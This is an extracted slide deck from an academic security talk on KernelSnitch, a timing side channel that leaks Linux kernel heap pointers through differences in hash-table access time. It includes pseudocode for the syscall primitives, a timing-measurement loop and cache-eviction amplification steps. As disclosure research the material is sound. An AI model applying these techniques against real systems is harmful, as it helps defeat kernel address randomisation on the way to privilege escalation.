



| KernelSnitch

Leaking Kernel Heap Pointers by Exploiting Software-Induced
Side-Channel Leakage of Kernel Hash Tables

Lukas Maar Jonas Juffinger

April 3-4, 2025

BRIEFINGS

> isec.tugraz.at

Novel OS side channel **KernelSnitch**



Novel OS side channel **KernelSnitch**

- Timing side channel:
 - ⚖ Different access timings of **hash tables**



Novel OS side channel **KernelSnitch**

- Timing side channel:
 - ⚖ Different access timings of **hash tables**
- Amplification:
 - ⚖ Make timing difference **exploitable from user space**



Novel OS side channel **KernelSnitch**

- Timing side channel:
 - ⚖ Different access timings of **hash tables**
- Amplification:
 - ⚖ Make timing difference **exploitable from user space**
- Attack:
 - ⚖ **Kernel heap pointer leak** in under 1 min
 - ⚖ First heap pointer leak using a side channel



Novel OS side channel **KernelSnitch**

- Timing side channel:
 - ⚙ Different access timings of **hash tables**
- Amplification:
 - ⚙ Make timing difference **exploitable from user space**
- Attack:
 - ⚙ **Kernel heap pointer leak** in under 1 min
 - ⚙ First heap pointer leak using a side channel
- Live demo:
 - ⚙ Leak `mm_struct` address



Who Are We?



Lukas Maar

- PhD candidate at Graz University of Technology
 - System Security
 - Kernel Security
 - Side-Channel Security
- Looking for a job (end 2025)

Jonas Juffinger

- PhD candidate at Graz University of Technology
 - Side-Channel Security
 - Microarchitectural Attacks
 - Rowhammer
- Looking for a job (now)




Motivation & Background

Hardware

Application

Hardware



Application

Hardware




Application

Motivation

Hardware



Application




Motivation

Hardware



Application





Hardware

No side-channel leakage




Application

No side-channel leakage





Hardware



No side-channel leakage

Operating System



Application



No side-channel leakage



Hardware



No side-channel leakage

Operating System

Research
sparse

Application



No side-channel leakage

Linked Lists



Empty list



List with
2 elements



List with
5 elements

Linked Lists



Empty list



List with
2 elements



List with
5 elements



Fast access

Linked Lists



Empty list



List with
2 elements



List with
5 elements



Fast access



Medium fast access

Linked Lists



Empty list



List with
2 elements



List with
5 elements



Fast access



Medium fast access




Slow access

Hash Tables


Hash Tables




Hash Tables



Hash Tables




Hash Tables



Hash function

Hash Tables



KernelSnitch


High-Level Overview

User space

Process 1


Process 2

Kernel space




*Hash
table*

High-Level Overview



Process 1 → syscall accesses the hash table


High-Level Overview



Process 1 → syscall accesses the hash table

Process 2 → syscall appends data

High-Level Overview




Process 1 → syscall accesses the hash table

Process 2 → syscall appends data

Process 1 → syscall re-accesses the hash table

High-Level Overview



Process 1 → syscall accesses the hash table

Process 2 → syscall appends data

Process 1 → syscall re-accesses the hash table

Deduce security-critical information

Primitives

Primitives

Access primitive

Append/remove primitive

Primitives

Access primitive

- Syscalls that access structures

Append/remove primitive

Primitives

Access primitive

- Syscalls that access structures
- Such as:

Get POSIX time

```
1 def sys_clock_gettime(id):  
2     sign = current.signal  
3     h = timer_hash(id, sign)  
4     hbucket =  
5         posix_timers_htable[h]  
6     for tim in hbucket:  
7         if tim.sign == sign and  
8             tim.id == id:  
9             return tim.get_time()  
10    return ERROR
```

Append/remove primitive

Primitives

Access primitive

- Syscalls that access structures
- Such as:

Get POSIX time

```
1 def sys_clock_gettime(id):  
2     sign = current.signal  
3     h = timer_hash(id, sign)  
4     hbucket =  
5         posix_timers_htable[h]  
6     for tim in hbucket:  
7         if tim.sign == sign and  
8             tim.id == id:  
9             return tim.get_time()  
10    return ERROR
```

Append/remove primitive

Hash

Primitives

Access primitive

- Syscalls that access structures
- Such as:

Get POSIX time

```
1 def sys_clock_gettime(id):  
2     sign = current.signal  
3     h = timer_hash(id, sign)  
4     hbucket =  
5         posix_timers_hhtable[h]  
6     for tim in hbucket:  
7         if tim.sign == sign and  
8             tim.id == id:  
9             return tim.get_time()  
10    return ERROR
```

Hash
Bucket

Append/remove primitive

Primitives

Access primitive

- Syscalls that access structures
- Such as:

Get POSIX time

```
1 def sys_clock_gettime(id):  
2     sign = current.signal  
3     h = timer_hash(id, sign)  
4     hbucket =  
5         posix_timers_htable[h]  
6     for tim in hbucket:  
7         if tim.sign == sign and  
8             tim.id == id:  
9             return tim.get_time()  
10    return ERROR
```

Hash
Bucket
Timing leak

Append/remove primitive

Primitives

Access primitive

- Syscalls that access structures
- Such as:

Get POSIX time

```
1 def sys_clock_gettime(id):  
2     sign = current.signal  
3     h = timer_hash(id, sign)  
4     hbucket =  
5         posix_timers_htable[h]  
6     for tim in hbucket:  
7         if tim.sign == sign and  
8             tim.id == id:  
9             return tim.get_time()  
10    return ERROR
```

Hash
Bucket
Timing leak

Append/remove primitive

- Syscalls that modify structures

Primitives

Access primitive

- Syscalls that access structures
- Such as:

Get POSIX time

```
1 def sys_clock_gettime(id):  
2     sign = current.signal  
3     h = timer_hash(id, sign)  
4     hbucket =  
5         posix_timers_htable[h]  
6     for tim in hbucket:  
7         if tim.sign == sign and  
8             tim.id == id:  
9             return tim.get_time()  
10    return ERROR
```

Hash
Bucket
Timing leak

Append/remove primitive

- Syscalls that modify structures
- Such as:

Create new POSIX timer

```
1 def sys_timer_create():  
2     sign = current.signal  
3     id = sign.next_id  
4     h = timer_hash(id, sign)  
5     hbucket =  
6         posix_timers_htable[h]  
7     tim = k_itimer(sign, id)  
8     hbucket.append(tim)  
9     return id
```

Primitives

Access primitive

- Syscalls that access structures
- Such as:

Get POSIX time

```
1 def sys_clock_gettime(id):  
2     sign = current.signal  
3     h = timer_hash(id, sign)  
4     hbucket =  
5         posix_timers_htable[h]  
6     for tim in hbucket:  
7         if tim.sign == sign and  
8             tim.id == id:  
9             return tim.get_time()  
10    return ERROR
```

Hash
Bucket
Timing leak

Append/remove primitive

- Syscalls that modify structures
- Such as:

Create new POSIX timer

```
1 def sys_timer_create():  
2     sign = current.signal  
3     id = sign.next_id  
4     h = timer_hash(id, sign)  
5     hbucket =  
6         posix_timers_htable[h]  
7     tim = k_itimer(sign, id)  
8     hbucket.append(tim)  
9     return id
```

Primitives

Access primitive

- Syscalls that access structures
- Such as:

Get POSIX time

```
1 def sys_clock_gettime(id):  
2     sign = current.signal  
3     h = timer_hash(id, sign)  
4     hbucket =  
5         posix_timers_htable[h]  
6     for tim in hbucket:  
7         if tim.sign == sign and  
8             tim.id == id:  
9             return tim.get_time()  
10    return ERROR
```

Hash
Bucket
Timing leak

Append/remove primitive

- Syscalls that modify structures
- Such as:

Create new POSIX timer

```
1 def sys_timer_create():  
2     sign = current.signal  
3     id = sign.next_id  
4     h = timer_hash(id, sign)  
5     hbucket =  
6         posix_timers_htable[h]  
7     tim = k_itimer(sign, id)  
8     hbucket.append(tim)  
9     return id
```

Primitives

Access primitive

- Syscalls that access structures
- Such as:

Get POSIX time

```
1 def sys_clock_gettime(id):  
2     sign = current.signal  
3     h = timer_hash(id, sign)  
4     hbucket =  
5         posix_timers_htable[h]  
6     for tim in hbucket:  
7         if tim.sign == sign and  
8             tim.id == id:  
9             return tim.get_time()  
10    return ERROR
```

Hash
Bucket
Timing leak
Append

Append/remove primitive

- Syscalls that modify structures
- Such as:

Create new POSIX timer

```
1 def sys_timer_create():  
2     sign = current.signal  
3     id = sign.next_id  
4     h = timer_hash(id, sign)  
5     hbucket =  
6         posix_timers_htable[h]  
7     tim = k_itimer(sign, id)  
8     hbucket.append(tim)  
9     return id
```



Timing measurement of access primitive

Side-channel attack

```
1 def side_channel_attack():  
2     times = []  
3     for id in ids:  
4         t0 = get_time()  
5         sys_clock_gettime(id)  
6         t1 = get_time()  
7         times.append(t1-t0)
```



Timing measurement of access primitive

Side-channel attack

```
1 def side_channel_attack():  
2     times = []  
3     for id in ids:  
4         t0 = get_time()  
5         sys_clock_gettime(id)  
6         t1 = get_time()  
7         times.append(t1-t0)
```

Invalid IDs



Timing measurement of access primitive

Side-channel attack

```
1 def side_channel_attack():
2     times = []
3     for id in ids:
4         t0 = get_time()
5         sys_clock_gettime(id)
6         t1 = get_time()
7         times.append(t1-t0)
```

Invalid IDs

Leaks occupancy level

Via syscall timing

Timing Histogram


Perform $\sim 1500 \cdot 512$ bucket accesses

- Average of the fastest 8 from 512
- Buckets either 0 and 1 timer

Timing Histogram

Perform $\sim 1500 \cdot 512$ bucket accesses


- Average of the fastest 8 from 512
- Buckets either 0 and 1 timer



Timing Histogram

Perform $\sim 1500 \cdot 512$ bucket accesses

- Average of the fastest 8 from 512
- Buckets either 0 and 1 timer



Information Leakage Amplification

Timing leakage analysis

1
2
3
4
5
6
7
8

Information Leakage Amplification

Timing leakage analysis

```
1 struct k_itimer {id, signal}
```

```
2
```

```
3
```

```
4
```

```
5
```

```
6
```

```
7
```

```
8
```

Information Leakage Amplification

Timing leakage analysis

```
1 struct k_itimer {id, signal}
2 // Iterates through the bucket's linked list to find
3 // k_timer matching signal and id
4 def __posix_timers_find(tim_hbucket, signal, id):
5
6
7
8
```

Information Leakage Amplification

Timing leakage analysis

```
1 struct k_itimer {id, signal}
2 // Iterates through the bucket's linked list to find
3 // k_timer matching signal and id
4 def __posix_timers_find(tim_hbucket, signal, id):
5     for tim in tim_hbucket:
6         if tim.signal == signal and tim.id == id:
7             return tim
8     return 0
```

Goal:

Make timing difference exploitable from userspace

Timing leakage analysis

```
1 struct k_itimer {id, signal}
2 // Iterates through the bucket's linked list to find
3 // k_timer matching signal and id
4 def __posix_timers_find(tim_hbucket, signal, id):
5     for tim in tim_hbucket:
6         if tim.signal == signal and tim.id == id:
7             return tim
8     return 0
```

Goal:

Make timing difference exploitable from userspace

Timing leakage analysis

```
1 struct k_timer {id, signal}
2 // Iterate through the bucket's linked list to find
3 // k_timer matching signal and id
4 def __posix_timers_find(timer_bucket, signal, id):
5     for tim in timer_bucket:
6         if tim.signal == signal and tim.id == id:
7             return tim
8     return 0
```

Make list bigger!

Goal:

Make timing difference exploitable from userspace

Timing leakage analysis

```
1 struct k_timer {id, signal}
2 // Iterates through the bucket's linked list to find
3 // k_timer matching signal and id
4 def __posix_timers_find(tim_hbucket, signal, id)
5     for tim in tim_hbucket:
6         if tim.signal == signal and tim.id == id:
7             return tim
8     return 0
```

Make accesses slower!

Information Leakage Amplification contd

Make list bigger!


Make access slower!

Information Leakage Amplification contd

Make list bigger!

Make access slower!

1 element diff:




Information Leakage Amplification contd


Make list bigger!

Make access slower!

1 element diff:




5 element diff:



Information Leakage Amplification contd

Make list bigger!

1 element diff:




Make access slower!

Now let's consider CPU caches:

Memory accesses

```
1 for tim in tim_hbucket:
2     if tim.signal==signal and tim.id==id:
3         return tim;
```


5 element diff:




Information Leakage Amplification contd

Make list bigger!

1 element diff:



5 element diff:



Make access slower!

Now let's consider CPU caches:

Memory accesses

```
1 for tim in tim_hbucket:
2     if tim.signal==signal and tim.id==id:
3         return tim;
```


Cache hit →

Cache miss →


Information Leakage Amplification contd

Make list bigger!

1 element diff:



5 element diff:



Make access slower!

Now let's consider CPU caches:

Memory accesses

```
1 for tim in tim_hbucket:  
2     if tim.signal==signal and tim.id==id:  
3         return tim;
```

Cache hit → 

Cache miss → 

- Flush CPU caches before access primitive
- Eviction $\Rightarrow$ iterate through large array

Timing Histogram with Amplifications


Perform $\sim 4000 \cdot 512$ bucket accesses

- Average of the fastest 8 from 512
- Buckets between 0 and 5 timers

Timing Histogram with Amplifications

Perform $\sim 4000 \cdot 512$ bucket accesses

- Average of the fastest 8 from 512
- Buckets between 0 and 5 timers



Timing Side Channel Takeaways



Timing Side Channel Takeaways



Access primitive syscalls

- Leaks occupancy level of hash buckets
- Via syscall's timing

Timing Side Channel Takeaways



- 👓 **Access primitive syscalls**
 - Leaks occupancy level of hash buckets
 - Via syscall's timing
- 👓 **Append/remove primitive syscalls**
 - Modifies occupancy level of hash buckets

Timing Side Channel Takeaways




- 🧐 **Access primitive syscalls**
 - Leaks occupancy level of hash buckets
 - Via syscall's timing
- 🧐 **Append/remove primitive syscalls**
 - Modifies occupancy level of hash buckets
- 🧐 **Information leakage amplification**
 - Reliable occupancy level leakage

Kernel Heap Pointer Leak

Motivation

User Space

*Traditional kernel
exploitation:*




Kernel Space

Motivation


User Space

Kernel Space


*Traditional kernel
exploitation:*




Motivation




Motivation




Motivation




Motivation




Motivation



